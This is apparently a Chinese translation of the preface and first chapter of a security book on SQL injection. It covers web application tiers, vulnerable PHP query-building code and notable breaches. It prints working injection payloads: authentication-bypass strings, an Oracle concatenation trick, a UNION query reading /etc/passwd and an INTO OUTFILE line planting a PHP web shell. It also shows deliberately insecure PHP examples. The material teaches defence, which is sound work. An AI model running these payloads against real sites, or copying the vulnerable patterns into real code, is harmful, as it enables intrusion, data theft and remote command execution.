译 者 序

十几年前，基于数据库的 Web 应用刚流行时，几乎所有开发商都忽略了 SQL 注入漏洞，导致当时大多数网站的登录入口形同虚设。时至今日，Web 应用已愈加成熟，安全性也不断得到加强。遗憾的是，针对 SQL 注入漏洞的各种攻击工具也在推陈出新，不断地向安全管理人员发出新的挑战。如何最大程度地降低 SQL 注入风险，从根本上实施 SQL 注入防御，成为网络管理人员和开发人员亟需解决的“烫手山芋”。

现在网络上关于 SQL 注入方面的教程比较零散，大多针对某一类具体应用，难以作为预防 SQL 注入的完整解决方案。本书弥补了这一缺憾！本书作者均是专门研究 SQL 注入的安全专家，他们集众家之长，对应用程序的基本编码和升级维护进行全程跟踪，详细讲解可能引发 SQL 注入的行为以及攻击者的利用要素，并结合长期实践经验提出了相应的解决方案。SQL 注入利用的是正常的 HTTP 服务端口，表面上和正常的 Web 访问没有差别，隐蔽性极强。针对这种情况，书中重点讲解了 SQL 注入的排查方法和可以借助的工具，总结了常见的利用 SQL 注入漏洞的方法。开发人员和系统管理人员在 SQL 注入防御中扮演着重要角色，因此，书中专门从代码层和系统层角度介绍了避免 SQL 注入的各种策略和需要考虑的问题。

全书共 10 章，分别介绍了 SQL 注入的基本概念，如何发现、确认并利用 SQL 注入和 SQL 盲注，利用操作系统防御 SQL 注入，SQL 注入的一些高级话题，代码层和平台层防御等知识，书中主要针对的是 Microsoft SQL Server、MySQL 和 Oracle 这三大主流数据库。本书注重于实践，涉及的内容也比较前沿，另外，还包含了大量翔实的案例，它们都具有很好的现实指导作用，读者可从中学到最新的攻击和防御技术。

本书主要由黄晓磊和李化翻译完成，全书由李化统稿。由于本书内容较新、知识面广且译者水平有限，译文中难免存在错误之处，敬请读者批评指正。

译者

第1章

什么是SQL注入

本章目标

- 理解Web应用的工作原理
- 理解SQL注入
- 理解SQL注入的产生过程

1.1 概述

很多人声称自己了解 SQL 注入，但他们听说或经历的情况都是比较常见的。SQL 注入是影响企业运营且最具破坏性的漏洞之一，它会泄露保存在应用程序数据库中的敏感信息，包括用户名、口令、姓名、地址、电话号码以及信用卡明细等易被利用的信息。

那么，应该怎样来准确定义 SQL 注入呢？SQL 注入(SQL Injection)是这样一种漏洞：应用程序在向后台数据库传递 SQL(Structured Query Language，结构化查询语言)查询时，如果为攻击者提供了影响该查询的能力，则会引发 SQL 注入。攻击者通过影响传递给数据库的内容来修改 SQL 自身的语法和功能，并且会影响 SQL 所支持数据库和操作系统的功能和灵活性。SQL 注入不只是一种会影响 Web 应用的漏洞；对于任何从不可信源获取输入的代码来说，如果使用了该输入来构造动态 SQL 语句，那么就很可能也会受到攻击(例如，客户端/服务器架构中的“胖客户端”程序)。

自 SQL 数据库开始连接至 Web 应用起，SQL 注入就可能已经存在。Rain Forest Puppy 因首次发现它(或至少将其引入了公众的视野)而备受赞誉。1998 年圣诞节，Rain Forest Puppy 为 Phrack(www.phrack.com/issues.html?issue=54&id=8#article)(一本由黑客创办且面向黑客的电子杂志)撰写了一篇名为“NT Web Technology Vulnerabilities(NT Web 技术漏洞)”的文章。2000 年早期，Rain Forest Puppy 还发布了一篇关于 SQL 注入的报告(“How I hacked PacketStorm”，位于 www.wiretrip.net/rfp/txt/rfp2k01.txt)，其中详述了如何使用 SQL 注入来破坏一个当时很流行的 Web 站点。自此，许多研究人员开始研究并细化利用 SQL 注入进行攻击的技术。但时至今日，仍有许多开发人员和安全专家对 SQL 注入不甚了解。

本章将介绍 SQL 注入的成因。首先概述 Web 应用通用的构建方式，为理解 SQL 注入的产生过程提供一些背景知识。接下来从 Web 应用的代码层介绍引发 SQL 注入的因素以及哪些开发实践和行为会引发 SQL 注入。

1.2 理解 Web 应用的工作原理

大多数人在日常生活中都会用到 Web 应用。有时是作为假期生活的一部分，有时是为了访问 E-mail、预定假期、从在线商店购买商品或是查看感兴趣的新闻消息等。Web 应用的形式有很多种。

不管是用何种语言编写的 Web 应用，有一点是相同的：它们都具有交互性并且多半是数据库驱动的。在互联网中，数据库驱动的 Web 应用非常普遍。它们通常都包含一个后台数据库和很多 Web 页面，这些页面中包含了使用某种编程语言编写的服务器端脚本，而这些脚本则能够根据 Web 页面与用户的交互从数据库中提取特定的信息。电子商务是数据库驱动的 Web 应用的最常见形式之一。电子商务应用的很多信息，如产品信息、库存水平、价格、邮资、包装成本等均保存在数据库中。如果读者曾经从电子零售商那里在线购买过商品和产品，那么应该不会对这种类型的应用感到陌生。数据库驱动的 Web 应用通常包含三层：表示层(Web 浏览器或呈现引擎)、逻辑层(如 C#、ASP、.NET、PHP、JSP 等编程语言)和存储层(如 Microsoft SQL Server、MySQL、Oracle 等数据库)。Web 浏览器(表示层，如 Internet Explorer、Safari、Firefox 等)向中间层(逻辑层)发送请求，中间层通过查询、更新数据库(存储层)来响应该请求。

下面看一个在线零售商店的例子。该在线商店提供了一个搜索表单，顾客可以按特定的兴趣对商品进行过滤、分类。另外，它还提供了对所显示商品作进一步筛选的选项，以满足顾客在经济上的预算需求。可以使用下列 URL 查看商店中所有价格低于$100 的商品：

- http://www.victim.com/products.php?val=100

下列 PHP 脚本说明了如何将用户输入(val)传递给动态创建的 SQL 语句。当请求上述 URL 时，将会执行下列 PHP 代码段：

```
// connect to the database
$conn = mysql_connect("localhost","username","password");

// dynamically build the sql statement with the input
$query = "SELECT * FROM Products WHERE Price < '$_GET["val"]' " .
         "ORDER BY ProductDescription";

// execute the query against the database
$result = mysql_query($query);

// iterate through the record set
while($row = mysql_fetch_array($result, MYSQL_ASSOC))
{
    // display the results to the browser

    echo "Description : {$row['ProductDescription']} <br>" .
       "Product ID : {$row['ProductID']} <br>" .
       "Price : {$sow['Price']} <br><br>";
}
```

接下来的代码示例更清晰地说明了 PHP 脚本构造并执行的 SQL 语句。该语句返回数据库中所有价格低于$100 的商品，之后在 Web 浏览器上显示并呈现这些商品以方便顾客在预算范围内继续购物。

```
SELECT *
FROM Products
WHERE Price < '100.00'
ORDER BY ProductDescription;
```

一般来说，所有可交互的数据库驱动的 Web 应用均以相同的(至少是类似的)方式运行。

1.2.1　一种简单的应用架构

前面讲过，数据库驱动的 Web 应用通常包含三层：表示层、逻辑层和存储层。为更好地帮助读者理解 Web 应用技术是如何进行交互的，从而为用户带来功能丰富的 Web 体验，我们借助图 1-1 来说明前面描述的那个简单的三层架构示例。

表示层是应用的最高层，它显示与商品浏览、购买、购物车内容等服务相关的信息，并通过将结果输出到浏览器/客户端层和网络上的所有其他层来与应用架构的其他层进行通信。逻辑层是从表示层剥离出来的，作为单独的一层，它通过执行细节处理来控制应用的功能。数据层包括数据库服务器，用于对信息进行存储和检索。数据层保证数据独立于应用服务器或业务逻辑。将数据作为单独的一层还可以提高程序的可扩展性和性能。在图 1-1 中，Web 浏览器(表

示层)向中间层(逻辑层)发送请求，中间层通过查询、更新数据库(存储层)响应该请求。三层架构中一条最基本的规则是：表示层不应直接与数据层通信。在三层架构中，所有通信都必须经过中间件层。从概念上看，三层架构是一种线性关系。



图 1-1 简单的三层架构

在图 1-1 中，用户激活 Web 浏览器并连接到 http://www.victim.com。位于逻辑层的 Web 服务器从文件系统中加载脚本并将其传递给脚本引擎，脚本引擎负责解析并执行脚本。脚本使用数据库连接器打开存储层连接并对数据库执行 SQL 语句。数据库将数据返回给数据库连接器，后者将其传递给逻辑层的脚本引擎。逻辑层在将 Web 页面以 HTML 格式返回给表示层的用户的 Web 浏览器之前，先执行相关的应用或业务逻辑规则。用户的 Web 浏览器呈现 HTML 并借助代码的图形化表示展现给用户。所有操作都将在数秒内完成，并且对用户是透明的。

1.2.2 一种较复杂的架构

三层解决方案不具有扩展性，所以最近几年研究人员不断地对三层架构进行改进，并在可扩展性和可维护性基础之上创建了一种新概念：n 层应用开发范式。其中包括一种四层解决方案，该方案在 Web 服务器和数据库之间使用了一层中间件(通常称为应用服务器)。n 层架构中的应用服务器负责将 API(应用编程接口)提供给业务逻辑和业务流程以供程序使用。可以根据需要引入其他的 Web 服务器。此外，应用服务器可以与多个数据源通信，包括数据库、大型机以及其他旧式系统。

图 1-2 描绘了一种简单的四层架构。

在图 1-2 中，Web 浏览器(表示层)向中间层(逻辑层)发送请求，后者依次调用由位于应用层的应用服务器所提供的 API，应用层通过查询、更新数据库(存储层)来响应该请求。

在图 1-2 中，用户激活 Web 浏览器并连接到 http://www.victim.com。位于逻辑层的 Web 服务器从文件系统中加载脚本并将其传递给脚本引擎，脚本引擎负责解析并执行脚本。脚本调用由位于应用层的应用服务器所提供的 API。应用服务器使用数据库连接器打开存储层连接并对数据库执行 SQL 语句。数据库将数据返回给数据库连接器，应用服务器在将数据返回给 Web 服务器之前先执行相关的应用或业务逻辑规则。Web 服务器在将数据以 HTML 格式返回给表示层的用户的 Web 浏览器之前先执行最后的有关逻辑。用户的 Web 浏览器呈现 HTML 并借助代码的图形化表示展现给用户。所有操作都将在数秒内完成，并且对用户是透明的。



图 1-2　四层架构

层式架构的基本思想是将应用分解成多个逻辑块(或层)，其中每一层都分配有通用或特定的角色。各个层部署在不同的机器上，或者虽然位于同一台机器上，但实际上或概念上是彼此分离的。使用的层越多，每一层的角色就越具体。将应用的职责分成多个层能使应用更易于扩展，可以更好地为开发人员分配开发任务，提高应用的可读性和组件的可复用性。该方法还可以通过消除单点失败来提高应用的健壮性。例如，决定更换数据库提供商时，只需修改应用层的相关部分即可，表示层和逻辑层可保持不变。在互联网上，三层架构和四层架构是最常见的部署架构。正如前面所介绍的，n 层架构非常灵活，在概念上它支持多层之间的逻辑分离，并且支持以多种方式进行部署。

1.3　理解 SQL 注入

Web 应用越来越成熟，技术也越来越复杂。它们涵盖了从动态 Internet 和内部网入口(如电子商务网站和合作企业外部网)到以 HTTP 方式传递数据的企业应用(如文档管理系统和 ERP 应用)。这些系统的有效性及其存储、处理数据的敏感性对于主要业务而言都极其关键(而不仅仅是在线电子商务商店)。Web 应用及其支持的基础结构和环境使用了多种技术，这些技术可能包含很多在他人代码基础上修改得到的代码。正是这种功能丰富的特性以及便于通过 Internet 或内部网对信息进行比较、处理、散播的能力，使它们成为流行的攻击目标。此外，随着网络安全技术的不断成熟，通过基于网络的漏洞来攻破信息系统的机会正不断减少，黑客开始将重心转向尝试危害应用上。

SQL 注入是一种将 SQL 代码插入或添加到应用(用户)的输入参数中的攻击，之后再将这些参数传递给后台的 SQL 服务器加以解析并执行。凡是构造 SQL 语句的步骤均存在被潜在攻击的风险，因为 SQL 的多样性和构造时使用的方法均提供了丰富的编码手段。SQL 注入的主要方式是直接将代码插入到参数中，这些参数会被置入 SQL 命令中加以执行。不太直接的攻击方式是将恶意代码插入到字符串中，之后再将这些字符串保存到数据库的数据表中或将其当作元数据。当将存储的字符串置入动态 SQL 命令中时，恶意代码就将被执行。如果 Web 应用未对动态构造的 SQL 语句所使用的参数进行正确性审查(即便使用了参数化技术)，那么攻击者就很可能会修改后台 SQL 语句的构造。如果攻击者能够修改 SQL 语句，那么该语句将与应用的用户拥有相同的运行权限。当使用 SQL 服务器执行与操行系统交互的命令时，该进程将与执

行命令的组件(如数据库服务器、应用服务器或 Web 服务器)拥有相同的权限，这种权限通常级别很高。

为展示该过程，我们回到之前的那个简单的在线零售商店的例子。如果读者有印象的话，当时使用了下面的 URL 来尝试查看商店中所有价格低于$100 的商品：

- http://www.victim.com/products.php?val=100

注意：
为了便于展示，本章中的 URL 示例使用的是 GET 参数而非 POST 参数。POST 参数操作起来与 GET 一样容易，但通常要用到其他程序，比如流量管理工具、Web 浏览器插件或内联代理程序。

这里我们尝试向输入参数 val 插入自己的 SQL 命令。可通过向 URL 添加字符串*'OR '1'='1*来实现该目的：

- http://www.victim.com/products.php?val=100'OR '1'='1

这次，PHP 脚本构造并执行的 SQL 语句将忽略价格而返回数据库中的所有商品，这是因为我们修改了查询逻辑。添加的语句导致查询中的 OR 操作符永远返回真(即 1 永远等于 1)，从而出现这样的结果。下面是构造并执行的查询语句：

```
SELECT *
FROM ProductsTbl
WHERE Price < '100.00' OR '1'='1'
ORDER BY ProductDescription;
```

注意：
可通过多种方法来利用 SQL 注入漏洞以便实现各种目的。攻击成功与否通常高度依赖于基础数据库和所攻击的互联系统。有时，完全挖掘一个漏洞需要有大量的技巧和坚强的毅力。

前面的例子展示了攻击者操纵动态创建的 SQL 语句的过程，该语句产生于未经验证或编码的输入，并能够执行应用开发人员未预见或未曾打算执行的操作。不过，上述示例并未说明这种漏洞的有效性，我们只是利用它查看了数据库中的所有商品。我们本可以使用应用最初提供的功能来合法地实现该目的。但如果该应用可以使用 CMS(Content Management System，内容管理系统)进行远程管理，会出现什么情形呢？CMS 是一种 Web 应用，用于为 Web 站点创建、编辑、管理及发布内容。它并不要求使用者对 HTML 有深入的了解或者能够进行编码。可使用下面的 URL 访问 CMS 应用：

- http://www.victim.com/cms/login.php?username=foo&password=bar

在访问该 CMS 应用的功能之前，需要提供有效的用户名和口令。访问上述 URL 时会产生如下错误：“Incorrect username or password, please try again”。下面是 login.php 脚本的代码：

```
// connect to the database
$conn = mysql_connect("localhost","username","password");

// dynamically build the sql statement with the input
```

```
$query = "SELECT userid FROM CMSUsers WHERE user = '$_GET["user"]' " .
         "AND password = '$_GET["password"]'";

// execute the query against the database
$result = mysql_query($query);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// if a row is returned then the credentials must be valid, so
// forward the user to the admin pages
if ($rowcount !=0) { header("Location: admin.php");}

// if a row is not returned then the credentials must be invalid
else { die('Incorrect username or password, please try again.')}
```

login.php 脚本动态地创建了一条 SQL 语句。如果输入匹配的用户名和口令，它将返回一个记录集。下列代码更加清楚地说明了 PHP 脚本构造并执行的 SQL 语句。如果输入的 user 和 password 的值与 CMSUsers 表中存储的值相匹配，那么该查询将返回与该用户对应的 userid。

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password ='bar'
```

这段代码的问题在于应用开发人员相信执行脚本时返回的记录数始终是 0 或 1。在前面的 SQL 注入示例中，我们使用了可利用的漏洞来修改 SQL 查询的含义以使其始终返回真。如果对 CMS 应用使用相同的技术，那么将导致程序逻辑失败。向下面的 URL 添加字符串'OR '1'='1，这次，由 PHP 脚本构造并执行的 SQL 语句将返回 CMSUsers 表中所有用户的 userid。新的 URL 如下所示：

- http://www.victim.com/cms/login.php?username=foo&password=bar 'OR '1'='1

我们通过修改查询逻辑，返回了所有的 userid。添加的语句导致查询中的 OR 操作符永远返回真(即 1 永远等于 1)，从而出现了这样的结果。下面是构造并执行的查询语句：

```
SELECT userid
FROM CMSUsers
WHERE user = 'foo' AND password = 'password' OR '1'='1';
```

应用逻辑是指要想返回数据库记录，就必须输入正确的验证证书，并在返回记录后转而访问受保护的 admin.php 脚本。我们通常是作为 CMSUsers 表中的第一个用户登录的。SQL 注入漏洞可以操纵并破坏应用逻辑。

警告：

不要在任何 Web 应用或系统中使用上述示例，除非已得到应用或系统所有者的许可(最好是书面形式)。在美国，该行为会因违反 1986 年《计算机欺诈与滥用法》(Computer Fraud and Abuse Act of 1986)(www.cio.energy.gov/documents/ComputerFraud-AbuseAct.pdf)或 2001 年《美国爱国者法案》(USA PATRIOT ACT of 2001)而遭到起诉。在英国，则会因违反 1990 年的《计

算机滥用法》(Computer Misuse Act of 1990)(www.opsi.gov.uk/acts/acts1990/Ukpga_19900018_en_1)和修订过的 2006 年的《警察与司法法案》(Police and Justice Act of 2006)(www.opsi.gov.uk/Acts/acts2006/ukpga_20060048_en_1)而遭到起诉。如果控告并起诉成功，那么你将会面临罚款或漫长的监禁。

著名事例

很多国家的法律并没有要求公司在经历严重的安全破坏时对外透露该信息(这一点与美国不同)，所以很难正确且精准地收集到有多少组织曾因 SQL 注入漏洞而遭受攻击或已受到危害。不过，由恶意攻击者发动的安全破坏和成功攻击是当今新闻媒体中一个喜闻乐见的话题。即便是最小的破坏(可能之前一直被公众所忽视)，现在通常也会被大力宣传。

有些公共可用的资源可以帮助理解 SQL 注入问题的严重性。例如，通用漏洞披露组织 CVE(Common Vulnerabilities and Exposures)的 Web 站点上提供了一系列安全漏洞和公布信息，目的在于为众所周知的问题提供统一命名。CVE 的目标是使不同漏洞容器(工具、知识库和服务)间的数据共享变得更容易。该网站整理众所周知的漏洞信息并提供安全趋势的统计分析。在 2007 年的报告中(http://cwe.mitre.org/documents/vuln-trends/index.html)，CVE 共列举了其数据库中的 1754 个 SQL 注入漏洞，其中 944 个是 2006 年新增的。SQL 注入漏洞在 CVE 2006 年报告的所有漏洞中占 13.6% (http://cwe.mitre.org/documents/vuln-trends/index.html)，仅次于跨站脚本(XSS)漏洞，但排在缓冲区溢出漏洞的前面。

此外，开放应用安全计划组织 OWASP(Open Web Application Security Project)在其列举的 2007 年 10 大最流行的影响 Web 应用的安全漏洞中将注入缺陷(包括 SQL 注入)作为第一大漏洞。OWASP 列举出 10 个漏洞的主要目的是让开发人员、设计人员、设计师和组织了解最常见的 Web 应用安全漏洞所产生的影响。OWASP 2007 年公布的 10 大安全漏洞是对 CVE 数据进行精简后汇编而成的。使用 CVE 数据来表示有多少网站受到过 SQL 注入攻击的问题是该数据无法包括自定义站点中的漏洞。CVE 需求代表的是商业和开源应用中已发现的漏洞数量，它们无法反映现实中这些漏洞的存在情况。现实中的情况非常糟糕。

我们还可以参考其他专门整理受损 Web 站点信息的站点所提供的资源。例如，Zone-H 是一个流行的专门记录 Web 站点毁损的 Web 站点。该站点展示了近几年来因为出现可利用的 SQL 注入漏洞而被黑客攻击的大量著名的 Web 站点和 Web 应用。自 2001 年以来，Microsoft 域中的 Web 站点已被破坏过 46 次(甚至更多)。可以在 Zone-H 上在线查看受到攻击的 Microsoft 站点的完整列表(www.zone-h.org/content/view/14980/1/)。

传统媒体同样喜欢大力宣传因数据安全所带来的破坏，尤其是那些影响到著名的重量级公司的攻击。下面是已报道的一些新闻的列表：

- 2002 年 2 月，Jeremiah Jacks 发现 Guess.com(www.securityfocus.com/news/346)存在 SQL 注入漏洞。他因此而至少获取了 200 000 个用户信用卡信息的访问权。
- 2003 年 6 月，Jeremiah Jacks 再次发动攻击，这次攻击了 PetCo.com(www.securityfocus.com/news/6194)，他通过 SQL 注入缺陷获取了 500 000 个用户信用卡信息的访问权。
- 2005 年 6 月 17 日，MasterCard 为保证信用卡系统方案的安全，变更了部分受到破坏的顾客信息。这是当时已知的此种破坏中最严重的一次。黑客利用 SQL 注入缺陷获取了 4 千万张信用卡信息的访问权(www.ftc.gov/os/caselist/0523148/0523148complaint.pdf)。

- 2005 年 12 月，Guidance Software(EnCase 的开发者)发现一名黑客通过 SQL 注入缺陷破坏了其数据库服务器(www.ftc.gov/os/caselist/0623057/0623057complaint.pdf)，导致 3800 位用户的经济记录被泄露。
- 大约 2006 年 12 月，美国折扣零售商 TJX 被黑客攻击，黑客从 TJX 数据库中盗取了上百万条支付卡信息。

以前黑客破坏 Web 站点或 Web 应用是为了与其他黑客组织进行竞赛(以此来传播特定的政治观点和信息)，炫耀他们疯狂的技术或者只是报复受到的侮辱或不公。但现在黑客攻击 Web 应用更大程度上是为了从经济上获利。当今 Internet 上潜伏的大量黑客组织均带有不同的动机。其中包括只是出于对技术的狂热和“黑客”心理而破坏系统的个人，专注于寻找潜在目标以实现经济增值的犯罪组织，受个人或组织信仰驱动的政治活动积极分子以及心怀不满、滥用职权和机会以实现各种不同目的的员工和系统管理员。Web 站点或 Web 应用中的一个 SQL 注入漏洞通常就足以使黑客实现其目标。

您的网站被攻击了么？

这种事不会发生在我身上，是吧？

多年来我评估过很多 Web 应用，在所测试的应用中我发现有三分之一易遭受 SQL 注入攻击。该漏洞所带来的影响因应用而异，但现在很多面向 Internet 的应用中均存在该漏洞。很多应用暴露在不友善的环境中，比如未经过漏洞评估的 Internet。毁坏 Web 站点是一种非常嘈杂、显眼的行为，“脚本小子”[1]通常为赢得其他黑客组织的比分和尊重而从事该活动，而那些非常严肃且目的明确的黑客则不希望自己的行为引起注意。对于老练的攻击者来说，使用 SQL 注入漏洞获取内联系统的访问权并进行破坏是个完美可行的方案。我曾不止一次告诉过客户他们的系统已遭受攻击，目前黑客正利用它们来从事各种非法活动。有些组织和 Web 站点的所有者可能从未了解他们的系统之前是否被利用过或者当前系统中是否已被黑客植入了后门程序。

2008 年年初至今，数十万 Web 站点遭到一种自动 SQL 注入攻击的破坏。该攻击使用一种工具在 Internet 上搜索存在潜在漏洞的应用。如果发现了存在漏洞的站点，该工具使自动利用该漏洞。传递完可利用的净荷(payload)之后，它执行一个交互的 SQL 循环来定位远程数据库中用户创建的每一张表，然后将恶意的客户端脚本添加到表的每个文本列中。由于大多数数据库驱动的 Web 应用使用数据库中的数据来动态构造 Web 内容，因而该脚本最终会展现给受危害的 Web 站点或应用的用户。标签(tag)会指示浏览器加载受感染的 Web 页面，从而执行远程服务器上的恶意脚本。这种行为的目的是让该恶意程序感染更多主机。这是一种非常高效的攻击方式。重要的站点(比如由政府部门维护的站点、联合国和较大公司的站点)均遭受过大量这种攻击的破坏和感染。很难准确地弄清在连接到这些站点的客户端电脑和访问者中有多少受到了感染或破坏(尤其是当发动攻击的个人自己定义传递的可利用净荷时)。

1. 真正的黑客对那些只会模仿且水平低下的年青人的谴称。

1.4 理解 SQL 注入的产生过程

SQL 是访问 Microsoft SQL Server、Oracle、MySQL、Sybase 和 Informix(以及其他)数据库服务器的标准语言。大多数 Web 应用都需要与数据库进行交互，并且大多数 Web 应用编程语言(如 ASP、C#、.NET、Java 和 PHP)均提供了可编程的方法来与数据库相连并进行交互。如果 Web 应用开发人员无法确保在将从 Web 表单、cookie 及输入参数等收到的值传递给 SQL 查询(该查询在数据库服务器上执行)之前已经对其进行过验证，那么通常会出现 SQL 注入漏洞。如果攻击者能够控制发送给 SQL 查询的输入，并且能够操纵该输入将其解析为代码而非数据，那么攻击者就很可能有能力在后台数据库执行该代码。

每种编程语言均提供了很多不同的方法来构造和执行 SQL 语句，开发人员通常综合应用这些方法来实现不同的目标。很多 Web 站点提供了教程和代码示例来帮助应用开发人员解决常见的编码问题，但这些讲述的内容通常都是些不安全的编码实践，而且示例代码也容易受到攻击。如果应用开发人员未彻底理解交互的基础数据库或者未完全理解并意识到所开发代码的潜在的安全问题，那么他们编写的应用通常是不安全的，易受到 SQL 注入攻击。

1.4.1 构造动态字符串

构造动态字符串是一种编程技术，它允许开发人员在运行过程中动态构造 SQL 语句。开发人员可以使用动态 SQL 来创建通用、灵活的应用。动态 SQL 语句是在执行过程中构造的，它根据不同的条件产生不同的 SQL 语句。当开发人员在运行过程中需要根据不同的查询标准来决定提取什么字段(如 SELECT 语句)，或者根据不同的条件来选择不同的查询表时，动态构造 SQL 语句会非常有用。

不过，如果使用参数化查询的话，开发人员可以以更安全的方式得到相同的结果。参数化查询是指 SQL 语句中包含一个或多个嵌入参数的查询。可以在运行过程中将参数传递给这些查询。包含的嵌入到用户输入中的参数不会被解析成命令而执行，而且代码不存在被注入的机会。这种将参数嵌入到 SQL 语句中的方法比起使用字符串构造技术来动态构造并执行 SQL 语句来说拥有更高的效率且更加安全。

下列 PHP 代码展示了某些开发人员如何根据用户输入来动态构造 SQL 字符串语句。该语句从数据库的表中选择数据。它根据至少在数据库的一条记录中出现的用户输入值来返回记录。

```
// a dynamically built sql string statement in PHP
$query = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// a dynamically built sql string statement in .NET
query = "SELECT * FROM table WHERE field = '" +
   request.getParameter("input") + " ' ";
```

像上面那样构造动态 SQL 语句的问题是：如果在将输入传递给动态创建的语句之前，未对代码进行验证或编码，那么攻击者会将 SQL 语句作为输入提供给应用并将 SQL 语句传递给数据库加以执行。下面是使用上述代码构造的 SQL 语句：

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

1. 转义字符处理不当

SQL 数据库将单引号字符(‘)解析成代码与数据间的分界线：假定单引号外面的内容均是需要运行的代码，而用单引号引起来的内容均是数据。因此，只需简单地在 URL 或 Web 页面(或应用)的字段中输入一个单引号，就能快速识别出 Web 站点是否会受到 SQL 注入攻击。下面是一个非常简单的应用的源代码，它将用户输入直接传递给动态创建的 SQL 语句：

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["input"]'";

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount){
     print $db_field[$row] . "<BR>";
     $row++;
   }
}
```

如果将一个单引号字符作为该程序的输入，则可能会出现下列错误中的一种。具体出现何种错误取决于很多环境因素，比如编程语言、使用的数据库以及采用的保护和防御技术。

```
Warning: mysql_fetch_assoc():supplied argument is not a valid MySQL result
resource
```

我们还可能会收到下列错误，这些错误提供了关于如何构造 SQL 语句的有用信息：

```
You have an error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near "VALUE"'
```

出现该错误是因为单引号字符被解析成了字符串分隔符。运行时执行的 SQL 查询在语法上存在错误(它包含多个字符串分隔符)，所以数据库抛出异常。SQL 数据库将单引号字符看作特殊字符(字符串分隔符)。在 SQL 注入攻击中，攻击者使用该字符 “转义”开发人员的查询以便构造自己的查询并加以执行。

单引号字符并不是唯一的转义字符。比如在 Oracle 中，空格( )、双竖线(| |)、逗号(,)、点号(.)、(*/)以及双引号字符(“)均具有特殊含义。例如：

```
-- The pipe [||] character can be used to append a function to a value.
-- The function will be executed and the result cast and concatenated.
http://www.victim.com/id=1 || utl_inaddr.get_host_address(local)--

-- An asterisk followed by a forward slash can be used to terminate a
-- comment and/or optimizer hint in Oracle
http://www.victim.com/hint=*/ from dual--
```

2. 类型处理不当

到目前为止，部分读者可能认为要避免被 SQL 注入利用，只需对输入进行验证、消除单引号字符就足够了。确实，很多 Web 应用开发人员已经陷入这样一种思维模式。我们刚才讲过，单引号字符会被解析成字符串分隔符并作为代码与数据间的分界线。处理数字数据时，不需要使用单引号将数字数据引起来，否则，数字数据会被当作字符串处理。

下面是一个非常简单的应用的源代码，它将用户输入直接传递给动态创建的 SQL 语句。该脚本接收一个数字参数($userid)并显示该用户的信息。假定该查询的参数是整数，因此写的时候没有加单引号。

```
// build dynamic SQL statement
$SQL = "SELECT * FROM table WHERE field = '$_GET["userid"]"

// execute sql statement
$result = mysql_query($SQL);

// check to see how many rows were returned from the database
$rowcount = mysql_num_rows($result);

// iterate through the record set returned
$row = 1;
while ($db_field = mysql_fetch_assoc($result)) {
   if ($row <= $rowcount) {
      print $db_field[$row] . "<BR>";
      $row++;
      }
}
```

MySQL 提供了一个名为 LOAD_FILE 的函数，它能够读取文件并将文件内容作为字符串返回。要使用该函数，必须保证读取的文件位于数据库服务器主机上，然后将文件的完整路径作为输入参数传递给函数。调用该函数的用户还必须拥有 FILE 权限。如果将下列语句作为输入，那么攻击者便会读取/etc/passwd 文件中的内容，该文件中包含系统用户的属性和用户名：

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

提示：

MySQL 还包含一个内置命令，可使用该命令来创建系统文件并进行写操作。还可使用下列命令向 Web 根目录写入一个 Web shell 以便安装一个可远程交互访问的 Web shell:

```
1 UNION SELECT "<?system($_REQUEST['cmd']);?> " INTO OUTFILE
"/var/www/html/victim.com/cmd.php"--
```

要想执行 LOAD_FILE 和 SELECT INTO OUTFILE 命令，易受攻击应用所使用的 MySQL 用户就必须拥有 FILE 权限(FILE 是一种管理员权限)。例如，root 用户在默认情况下拥有该权限。

